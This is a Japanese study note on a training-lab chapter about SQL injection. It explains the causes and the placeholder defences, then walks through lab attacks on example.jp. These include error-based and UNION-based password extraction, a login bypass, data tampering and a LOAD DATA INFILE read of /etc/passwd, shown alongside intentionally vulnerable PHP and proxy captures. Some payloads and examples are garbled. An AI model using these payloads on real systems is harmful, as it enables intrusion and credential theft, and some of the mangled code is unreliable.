

## 4.4 SQL呼び出しに伴う脆弱性

### SQLインジェクション脆弱性の原因

リテラルの扱い方の問題で、SQL文を意図する形とは違う形で実行されてしまいます。

・文字列リテラル

SQLの標準規格では、文字列リテラルはシングルクォートで囲みます。例 'shakespear'  
文字列リテラル中に、シングルクォートを含めたい場合には、シングルクォートを重ねます。これをシングルクォートをエスケープすると言います。例 O'Reilly = 'O''Reilly'  
文字列リテラル中で、シングルクォートを重ねないで、1つだけにするということは、その箇所が終了することになります。  
これを意図的に文字列を終端させて、残りの部分から別のSQLとして、データベースを攻撃することが、SQLインジェクション攻撃になります。例 'ABC';DELETE Price FROM SYOHIN---

・数字リテラル

数字リテラルの場合には、数字以外の文字が現れた段階で、数字リテラルは終端されます。例 1;DELETE FROM employees

### SQLインジェクション脆弱性の対策

- ①アプリケーションのロジックで、リテラルを正しく扱い、SQL文を正しく構成する。
- ②プレースホルダ(プリペアドステートメント)により、SQL文を正しく構成するようにする。

①をプログラムで正しくコーディングすることは難しいので、②が有効な対策になります。  
以下のSQL脆弱性テストでもプレースホルダで対策しています。

### SQLのLIKE述語とワイルドカード問題

LIKE記述では、「\_」は任意の1文字、「%」は0文字以上の任意の文字列です。この指定をワイルドカードと言います。「\_」や「%」を文字検索する場合はエスケープが必要です。

name列で「鈴木」をエスケープする例

```
WHERE name LIKE '%鈴木%'
```

'%'を含む行を検索する例

```
WHERE name LIKE '%%%' ESCAPE '#' ESCAPE句でエスケープする文字を指定します。先頭と末尾の%がワイルドカード、「#%」で「%」を表しています。
```

ワイルドカードをエスケープするPHPの関数サンプル

```
function escape_wildcard($s) {  
    return mb_ereg_replace('[_#%]', '\\1', $s);  
}
```

データベースエンジンによるエスケープ文字の違い

データベース	エスケープ対象文字	補足
MySQL	'_' ' %	
PostgreSQL	'_' ' %	
oracle	'_' ' %	全角文字もエスケープが必要
MY SQL Server	'_' ' %	
IBM DB2	'_' ' %	全角文字もエスケープが必要

### プレースホルダを用いた様々な処理

アプリケーション開発時に、複雑なSQLを使って機能を実現したい場合でも、プレースホルダを使って、アプリケーションを構築できます。

- ①検索結果が動的に変わる場合 検索画面で多くの検索条件を入力して、ユーザ入力内容によって、画面が変わります。
- ②様々な列でソートする場合 ソートする列名を外部から入力する

### SQLインジェクションの保険的対策

- ①詳細なエラーメッセージの抑止

PHPの場合、詳細なエラーメッセージを抑止するには、php.ini に以下を設定する。  
display\_errors = off

- ②入力値の妥当性検証を行う 郵便番号であれば数値のみ、ユーザIDであれば英数字のみ など
- ③データベースの権限設定 参照する情報であれば、元のテーブルは読み取り権限があれば十分のはず

### プレースホルダが使えない場合の対策

既存アプリケーションの対策などで、改修コストの関係でプレースホルダ実装が現実的でない場合など


- ①文字列リテラル、数値リテラルのエスケープ処理を自前で入れ込む
- ②SQL呼び出しライブラリに quote メソッド が用意されている場合には、これを使用する

### データベース中の表名・列名の調査方法


SQLの標準規格に、INFORMATION\_SCHEMAというデータベースが規定されていて、その中のtablesやcolumnsという仮想ビューによって表や列の定義を知ることができる



【ブラウザ】



蔵書ID	タイトル	著者名	出版社	出版年月	価格
1001	夏の夜の夢	Shakespeare	青森書籍	1979/01	600
1002	ハムレット	Shakespeare	岩手書房	1997/04	1260
1003	マクベス	Shakespeare	山形出版	2001/05	1530
1004	リア王	Shakespeare	秋田公論社	2004/07	1890



## SQL脆弱性 44-001:蔵書検索(エラーメッセージからの情報漏洩)

4.4 SQL呼び出しに伴う脆弱性

- 44-001:蔵書検索(正常系)
- 44-001:蔵書検索(エラーメッセージからの情報漏洩)
- 44-001:蔵書検索(UNION SELECTを用いた情報漏洩)
- 44-002:認証画面
- 44-002:認証画面(正常系)
- 44-002:認証画面(認証回避)
- 44-001:蔵書検索(データ改ざん) 確認
- 44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)
- 44-001:蔵書検索(ファイル読み出し[2]テーブル参照)
- 44-004:蔵書検索対策版(正常系)
- 44-004:蔵書検索対策版(SQLインジェクション攻撃)
- resetdb:データベースの復旧

[phpinfo](#)  
[ホームに戻る](#)

```

1 <html>
2 <head><title>4.4 SQL呼び出しに伴う脆弱性</title></head>
3 <body>
4 4.4 SQL呼び出しに伴う脆弱性
5 <ol>
6 <li><a href="/44-001.php?author=Shakespeare">44-001:蔵書検索(正常系)</a></li>
7 <li><a href="/44-001.php?author=''+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$','id',':'.pwd)+FROM+users+LIMIT+0,1))+'''>44-001:蔵書検索(エラーメッセージからの情報漏洩)</a></li>
8 <li><a href="/44-001.php?author=author=''+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users+'''>44-001:蔵書検索(UNION SELECTを用いた情報漏洩)</a></li>
9 <li><a href="/44-002.html">44-002:認証画面</a></li>
10 <li><a href="/44-002a.html">44-002:認証画面(正常系)</a></li>
11 <li><a href="/44-002b.html">44-002:認証画面(認証回避)</a></li>
12 <li><a href="/44-001.php?author=''+UPDATE+books+SET+TITLE%3D'+HERE+id%3D'1001'+''>44-001:蔵書検索(データ改ざん)</a> <a href="/44-001.php?author=Shakespeare">確認</a></li>
13 <li><a href="/44-001.php?author=''+LOAD+DATA+INFILE+''+etc/passwd'+INTO+TABLE+books+(title)+'>44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)</a></li>
14 <li><a href="/44-001.php?author=''+OR+author+IS+NULL+'>44-001:蔵書検索(ファイル読み出し[2]テーブル参照)</a></li>
15 <li><a href="/44/44-004.php?author=Shakespeare">44-004:蔵書検索対策版(正常系)</a></li>
16 <li><a href="/44/44-004.php?author=''+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$','id',':'.pwd)+FROM+users+LIMIT+0,1))+'''>44-004:蔵書検索対策版(SQLインジェクション攻撃)</a></li>
17 <li><a href="/resetdb.php">resetdb:データベースの復旧</a></li>
18 </ol>
19 <br>
20 <a href="/phpinfo.php">phpinfo</a><br>
21 <a href="/">ホームに戻る</a>
22 </body>
23 </html>
24

```

### 【ブラウザ→サーバ: リクエスト 44/44-001.php → レスポンス】SQL脆弱性 蔵書検索(エラーメッセージからの情報漏洩)

無題セッション - 20181219-075342 - OWASP ZAP 2.7.0

標準モード

クイックスタート リクエスト レスポンス

デフォルトビュー

GET  
 http://example.jp/44/44-001.php?author=''+AND+EXTRACTVALUE(0,(SELECT+CONCAT('%27,\$%27,id,%27:%27,pwd)+FROM+users+LIMIT+0,1))+''' HTTP/1.1  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
 Accept-Language: ja,en-US;q=0.7,en;q=0.3  
 Accept-Encoding: gzip, deflate  
 Referer: http://example.jp/44/  
 DNT: 1  
 Connection: keep-alive  
 Upgrade-Insecure-Requests: 1  
 Host: example.jp

HTTP/1.1 200 OK  
 Server: nginx/1.10.3  
 Date: Thu, 20 Dec 2018 00:05:04 GMT  
 Content-Type: text/html; charset=UTF-8  
 Content-Length: 113  
 Connection: keep-alive  
 Vary: Accept-Encoding  
 X-UA-Compatible: IE=edge

Error: SQLSTATE[HY000]: General error: 1105 Unknown XPATH variable at: 'syamada:pass1'

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
44	18/12/20 9:05:02	GET	http://example.jp/44/44-001.php?author=''+AND+EXTRACTVALUE(0,(SELECT+CONCAT('%27,\$%27,id,%27:%27,pwd)+FROM+users+LIMIT+0,1))+'''	200	OK	14 ms	113 bytes	Medium		

アラート 0 1 2 0 現在のスキャン

`44-001.php?author=''+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$','id',':'.pwd)+FROM+users+LIMIT+0,1))+'''` 脆弱性をつくパラメータ

### 【ブラウザ】

example.jp/44/44-001.php?author=''+AND+EXTRACTVALUE(0,(SELECT+CONCAT('\$','id',':'.pwd)+FROM+users+LIMIT+0,1))+'''

Error : SQLSTATE[HY000]: General error: 1105 Unknown XPATH variable at: 'syamada:pass1'

無効な構文であるエラーメッセージを出力させることでの脆弱性

## SQL脆弱性 44-001:蔵書検索(UNION SELECTを用いた情報漏洩)

4.4 SQL呼び出しに伴う脆弱性

- 44-001:蔵書検索(正常系)
- 44-001:蔵書検索(エラーメッセージからの情報漏洩)
- 44-001:蔵書検索(UNION SELECTを用いた情報漏洩)
- 44-002:認証画面
- 44-002:認証画面(正常系)
- 44-002:認証画面(認証回避)
- 44-001:蔵書検索(データ改ざん) 確認
- 44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)
- 44-001:蔵書検索(ファイル読み出し[2]テーブル参照)
- 44-004:蔵書検索対策版(正常系)
- 44-004:蔵書検索対策版(SQLインジェクション攻撃)
- resetdb:データベースの復旧

[phpinfo](#)  
[ホームに戻る](#)

```

1 <html>
2 <head><title>4.4 SQL呼び出しに伴う脆弱性</title></head>
3 <body>
4 4.4 SQL呼び出しに伴う脆弱性
5 <ol>
6 <li><a href="/44-001.php?author=Shakespeare">44-001:蔵書検索(正常系)</a></li>
7 <li><a href="/44-001.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$','id','',pwd)+FROM+users+LIMIT+0,1))+"--">44-001:蔵書検索(エラーメッセージからの情報漏洩)</a></li>
8 <li><a href="/44-001.php?author=author'+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users--+>44-001:蔵書検索(UNION SELECTを用いた情報漏洩)</a></li>
9 <li><a href="/44-002.html">44-002:認証画面</a></li>
10 <li><a href="/44-002a.html">44-002:認証画面(正常系)</a></li>
11 <li><a href="/44-002b.html">44-002:認証画面(認証回避)</a></li>
12 <li><a href="/44-001.php?author="';UPDATE+books+SET+TITLE#3D'<i>cracked</i>'+WHERE+id#3D'1001'--+>44-001:蔵書検索(データ改ざん)</a> <a href="/44-001.php?author=Shakespeare">確認</a></li>
13 <li><a href="/44-001.php?author="';LOAD+DATA+INFILE'+INTO+TABLE+books+(title)+'--+>44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)</a></li>
14 <li><a href="/44-001.php?author="OR+author+'S+NULL--+>44-001:蔵書検索(ファイル読み出し[2]テーブル参照)</a></li>
15 <li><a href="/44/44-004.php?author=Shakespeare">44-004:蔵書検索対策版(正常系)</a></li>
16 <li><a href="/44/44-004.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$','id','',pwd)+FROM+users+LIMIT+0,1))+"--">44-004:蔵書検索対策版(SQLインジェクション攻撃)</a></li>
17 <li><a href="/resetdb.php">resetdb:データベースの復旧</a></li>
18 </ol>
19 <br>
20 <a href="/phpinfo.php">phpinfo</a><br>
21 <a href="/">ホームに戻る</a>
22 </body>
23 </html>
24

```

【ブラウザ→サーバ: リクエスト 44/44-001.php → レスポンス】SQL脆弱性 蔵書検索(UNION SELECTを用いた情報漏洩)

The screenshot shows a Burp Suite interface with a request and response view. The request is a GET request to `http://example.jp/44/44-001.php?author=author'+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users--+>`. The response is an HTTP/1.1 200 OK from a server running nginx/1.10.3. The response body contains an HTML table with book details:

```

<table border=1>
<tr>
<th>蔵書ID</th>
<th>タイトル</th>
<th>著者名</th>
<th>出版社</th>
<th>出版年月</th>
<th>価格</th>
</tr>
<tr>
<td>sato</td>
<td>password</td>
<td>佐藤一志</td>
<td>神奈川県横浜市</td>
<td></td>
<td></td>
</tr>
</table>

```

The bottom status bar shows the request details: Id 45, Method GET, URL `http://example.jp/44/44-001.php?author=auth...`, Status 200 OK, Round-trip time 8 ms, Response size 529 bytes, and Severity Medium.

"44-001.php?author=author'+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users--+>" 脆弱性をつくパラメータ

## 【ブラウザ】



The screenshot shows a web browser window with the address bar containing the URL: `example.jp/44/44-001.php?author=author='+UNION+SELECT+id,pwd,name,addr,NULL,NUI`. The page displays a table with the following data:


蔵書ID	タイトル	著者名	出版社	出版年月	価格
yamada	pass1	山田太一	神奈川県川崎市		
tanaka	pass1	山石京子	東京都港区三田		
sato	password	佐藤一志	神奈川県横浜市		



The screenshot shows the source code of the page. The HTML structure is as follows:

```
1 <html>
2 <body>
3 <table border=1>
4 <tr>
5 <th>蔵書ID</th>
6 <th>タイトル</th>
7 <th>著者名</th>
8 <th>出版社</th>
9 <th>出版年月</th>
10 <th>価格</th>
11 </tr>
12
13
14
15
16
17
18 <tr>
19 <td>sato</td>
20 <td>password</td>
21 <td>佐藤一志</td>
22 <td>神奈川県横浜市</td>
23 <td></td>
24 <td></td>
25 </tr>
26 </table>
27 </body>
28 </html>
```

## SQL脆弱性 44-002:認証画面



### 4.4 SQL呼び出しに伴う脆弱性

- 44-001:蔵書検索(正常系)
- 44-001:蔵書検索(エラーメッセージからの情報漏洩)
- 44-001:蔵書検索(UNION SELECTを用いた情報漏洩)
- 44-002:認証画面
- 44-002:認証画面(正常系)
- 44-002:認証画面(認証回避)
- 44-001:蔵書検索(データ改ざん) 確認
- 44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)
- 44-001:蔵書検索(ファイル読み出し[2]テーブル参照)
- 44-004:蔵書検索対策版(正常系)
- 44-004:蔵書検索対策版(SQLインジェクション攻撃)
- resetdb:データベースの復旧

[phpinfo](#)  
[ホームに戻る](#)



### 【サーバ: htmlファイル①】

```
/var/www/html/44/44-002.html - wasbook@example.jp - エディタ - WinSCP
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID"><br>
パスワード<input type="text" name="PWD"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

### 【サーバ: phpファイル】

```
/var/www/html/44/44-003.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
header('Content-Type: text/html; charset=UTF-8');
$id = @$_POST['ID']; // ユーザID
$pwd = @$_POST['PWD']; // パスワード
// データベースに接続
$db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "wasbook", "wasbook");
// SQLの組み立て
$sql = "SELECT * FROM users WHERE id = '$id' AND PWD = '$pwd'";
$ps = $db->query($sql); // クエリー実行
?>
<html>
<body>
<?php
if ($ps->rowCount() > 0) { // SELECTした行が存在する場合ログイン成功
$_SESSION['id'] = $id;
echo 'ログイン成功です';
} else {
echo 'ログイン失敗です';
}
} // pg_close($con);
?>
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 44/44-002.html → レスポンス】SQL脆弱性 認証画面

無題セッション - 20181219-075342 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト  
既定コンテキスト  
サイト

デフォルトビュー

```
GET http://example.jp/44/44-002.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 00:37:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 277
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "115-56c2a2de95457-gzip"
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>ログインしてください</title></head>
<body>
<form action="/44-003.php" method="POST">
ユーザ名<input type="text" name="ID"><br>
パスワード<input type="text" name="PWD"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
46	18/12/20 9:37:37	GET	http://example.jp/44/44-002.html	200	OK	5 ms	277 bytes	Medium		Form

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 44/44-003.php → レスポンス】SQL脆弱性 認証画面

無題セッション - 20181219-075342 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト  
既定コンテキスト  
サイト

デフォルトビュー

```
POST http://example.jp/44/44-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/44-002.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

ID=yamada&PWD=pass1
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 01:01:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PHPSESSID=26c8f3u54e31u7354t3c5frrlb2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-UA-Compatible: IE=edge

<html>
<body>
ログイン成功です</body>
</html>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
48	18/12/20 10:01:17	POST	http://example.jp/44/44-003.php	200	OK	10 ms	54 bytes	Medium	SetCookie	

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

## 【ブラウザ】

ログインしてください × +

example.jp/44/44-002.html

ユーザ名

パスワード

ログイン

ログインしてください × +

example.jp/44/44-002.html

ユーザ名

パスワード

ログイン

example.jp/44/44-003.php × +

example.jp/44/44-003.php

ログイン成功です

ログインしてください × http://example.jp/44/44-002.html × +

view-source:http://example.jp/44/44-002.html

```
1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="44-003.php" method="POST">
5 ユーザ名<input type="text" name="ID"><br>
6 パスワード<input type="text" name="PWD"><br>
7 <input type="submit" value="ログイン">
8 </form>
9 </body>
10 </html>
11
```

ログインしてください × http://example.jp/44/44-002.html × +

view-source:http://example.jp/44/44-002.html


```
1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="44-003.php" method="POST">
5 ユーザ名<input type="text" name="ID"><br>
6 パスワード<input type="text" name="PWD"><br>
7 <input type="submit" value="ログイン">
8 </form>
9 </body>
10 </html>
11
```

example.jp/44/44-003.php × http://example.jp/44/44-003.php × +

view-source:http://example.jp/44/44-003.php

```
1 <html>
2 <body>
3 ログイン成功です</body>
4 </html>
5
```

## SQL脆弱性 44-002a:認証画面(正常系)



### 4.4 SQL呼び出しに伴う脆弱性

- 44-001:蔵書検索(正常系)
- 44-001:蔵書検索(エラーメッセージからの情報漏洩)
- 44-001:蔵書検索(UNION SELECTを用いた情報漏洩)
- 44-002:認証画面
- 44-002:認証画面(正常系)
- 44-002:認証画面(認証回避)
- 44-001:蔵書検索(データ改ざん) 確認
- 44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)
- 44-001:蔵書検索(ファイル読み出し[2]テーブル参照)
- 44-004:蔵書検索対策版(正常系)
- 44-004:蔵書検索対策版(SQLインジェクション攻撃)
- resetdb:データベースの復旧

[phpinfo](#)  
[ホームに戻る](#)



### 【サーバ: htmlファイル②】

```
/var/www/html/44/44-002a.html - wasbook@example.jp - エディタ - WinSCP
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="44-003.php" method="POST">
ユーザ名<input type="text" name="ID" value="yamada"><br>
パスワード<input type="text" name="PWD" value="pass1"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

### 【サーバ: phpファイル】

```
/var/www/html/44/44-003.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
header('Content-Type: text/html; charset=UTF-8');
$id = @$_POST['ID']; // ユーザID
$pwd = @$_POST['PWD']; // パスワード
// データベースに接続
$db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "wasbook", "wasbook");
// SQLの組み立て
$sql = "SELECT * FROM users WHERE id = '$id' AND PWD = '$pwd'";
$stmt = $db->query($sql); // クエリー実行
?>
<html>
<body>
<?php
if ($stmt->rowCount() > 0) { // SELECTした行が存在する場合ログイン成功
    $_SESSION['id'] = $id;
    echo 'ログイン成功です';
} else {
    echo 'ログイン失敗です';
}
// pg_close($con);
?>
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 44/44-002a.html → レスポンス】SQL脆弱性 認証画面(正常系)

The screenshot shows the OWASP ZAP interface with the following details:

- Request (デフォルトビュー):**

```
GET http://example.jp/44/44-002a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```
- Response (デフォルトビュー):**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 01:13:21 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 306
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "132-56c2a2de92576-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>ログインしてください</title></head>
<body>
<form action="/44-003.php" method="POST">
ユーザ名<input type="text" name="ID" value="yamada"><br>
パスワード<input type="text" name="PWD" value="pass1"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```
- Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
51	18/12/20 10:13:19	GET	http://example.jp/44/44-002a.html	200	OK	3 ms	306 bytes	Medium		Form

【ブラウザ→サーバ: リクエスト 44/44-003.php → レスポンス】SQL脆弱性 認証画面(正常系)

The screenshot shows the OWASP ZAP interface with the following details:

- Request (デフォルトビュー):**

```
POST http://example.jp/44/44-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/44/44-002a.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

ID=yamada&PWD=pass1
```
- Response (デフォルトビュー):**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Dec 2018 01:15:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PHPSESSID=kd9m6o1i7v1mvhtq4ef6p5j97; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-UA-Compatible: IE=edge

<html>
<body>
ログイン成功です</body>
</html>
```
- Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
53	18/12/20 10:15:44	POST	http://example.jp/44/44-003.php	200	OK	9 ms	54 bytes	Medium		SetCookie

## 【ブラウザ】

ログインしてください × +

example.jp/44/44-002a.html

ユーザ名

パスワード

example.jp/44/44-003.php × +

example.jp/44/44-003.php

ログイン成功です

ログインしてください × http://example.jp/44/44-002a.html × +

view-source:http://example.jp/44/44-002a.html


```
1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="44-003.php" method="POST">
5 ユーザ名<input type="text" name="ID" value="yamada"><br>
6 パスワード<input type="text" name="PWD" value="pass1"><br>
7 <input type="submit" value="ログイン">
8 </form>
9 </body>
10 </html>
11
```

example.jp/44/44-003.php × http://example.jp/44/44-003.php × +

view-source:http://example.jp/44/44-003.php

```
1 <html>
2 <body>
3 ログイン成功です</body>
4 </html>
5
```

## SQL脆弱性 44-002b:認証画面(認証回避)



### 4.4 SQL呼び出しに伴う脆弱性

1. [44-001:蔵書検索\(正常系\)](#)
2. [44-001:蔵書検索\(エラーメッセージからの情報漏洩\)](#)
3. [44-001:蔵書検索\(UNION SELECTを用いた情報漏洩\)](#)
4. [44-002:認証画面](#)
5. [44-002:認証画面\(正常系\)](#)
6. [44-002:認証画面\(認証回避\)](#)
7. [44-001:蔵書検索\(データ改ざん\) 確認](#)
8. [44-001:蔵書検索\(ファイル読み出し\[1\]ファイルの内容をテーブルに\)](#)
9. [44-001:蔵書検索\(ファイル読み出し\[2\]テーブル参照\)](#)
10. [44-004:蔵書検索対策版\(正常系\)](#)
11. [44-004:蔵書検索対策版\(SQLインジェクション攻撃\)](#)
12. [resetdb:データベースの復旧](#)

[phpinfo](#)  
[ホームに戻る](#)



```
1 <html>
2 <head><title>4.4 SQL呼び出しに伴う脆弱性</title></head>
3 <body>
4 4.4 SQL呼び出しに伴う脆弱性
5 <ol>
6 <li><a href="/44-001.php?author=Shakespeare">44-001:蔵書検索(正常系)</a></li>
7 <li><a href="/44-001.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id,'.',pwd)+FROM+users+LIMIT+0,1))++>44-001:蔵書検索(エラーメッセージからの情報漏洩)</a></li>
8 <li><a href="/44-001.php?author=author'+UNION+SELECT+id,pwd,name,addr,NULL,NULL,NULL+FROM+users--+>44-001:蔵書検索(UNION SELECTを用いた情報漏洩)</a></li>
9 <li><a href="/44-002.html">44-002:認証画面</a></li>
10 <li><a href="/44-002a.html">44-002:認証画面(正常系)</a></li>
11 <li><a href="/44-002b.html">44-002:認証画面(認証回避)</a></li>
12 <li><a href="/44-001.php?author=';UPDATE+books+SET+TITLE%3D'<i></i>'+HERE+id%3D'1001'--+>44-001:蔵書検索(データ改ざん)</a> <a href="/44-001.php?author=Shakespeare">確認</a></li>
13 <li><a href="/44-001.php?author=';LOAD+DATA+INFILE+'etc/passwd'+INTO+TABLE+books+(title)--+>44-001:蔵書検索(ファイル読み出し[1]ファイルの内容をテーブルに)</a></li>
14 <li><a href="/44-001.php?author='OR+author+IS+NULL--+>44-001:蔵書検索(ファイル読み出し[2]テーブル参照)</a></li>
15 <li><a href="/44/44-004.php?author=Shakespeare">44-004:蔵書検索対策版(正常系)</a></li>
16 <li><a href="/44/44-004.php?author="+AND+EXTRACTVALUE(0,(SELECT+CONCAT('$',id,'.',pwd)+FROM+users+LIMIT+0,1))++>44-004:蔵書検索対策版(SQLインジェクション攻撃)</a></li>
17 <li><a href="/resetdb.php">resetdb:データベースの復旧</a></li>
18 </ol>
19 <br>
20 <a href="/phpinfo.php">phpinfo</a><br>
21 <a href="/">ホームに戻る</a>
22 </body>
23 </html>
24
```

### 【サーバ: htmlファイル③】

```
/var/www/html/44/44-002b.html - wasbook@example.jp - エディタ - WinSCP
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="/44-003.php" method="POST">
ユーザー名<input type="text" name="ID" value="yamada"><br>
パスワード<input type="text" name="PWD" value="" OR "a"="a"><br>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

### 【サーバ: 44/44-003.php】

```
/var/www/html/44/44-003.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
header('Content-Type: text/html; charset=UTF-8');
$id = @$_POST['ID']; // ユーザID
$pwd = @$_POST['PWD']; // パスワード
// データベースに接続
$db = new PDO("mysql:host=127.0.0.1;dbname=wasbook", "wasbook", "wasbook");
// SQLの組み立て
$sql = "SELECT * FROM users WHERE id = '$id' AND PWD = '$pwd'";
$ps = $db->query($sql); // クエリー実行
?>
<html>
<body>
<?php
if ($ps->rowCount() > 0) { // SELECTした行が存在する場合ログイン成功
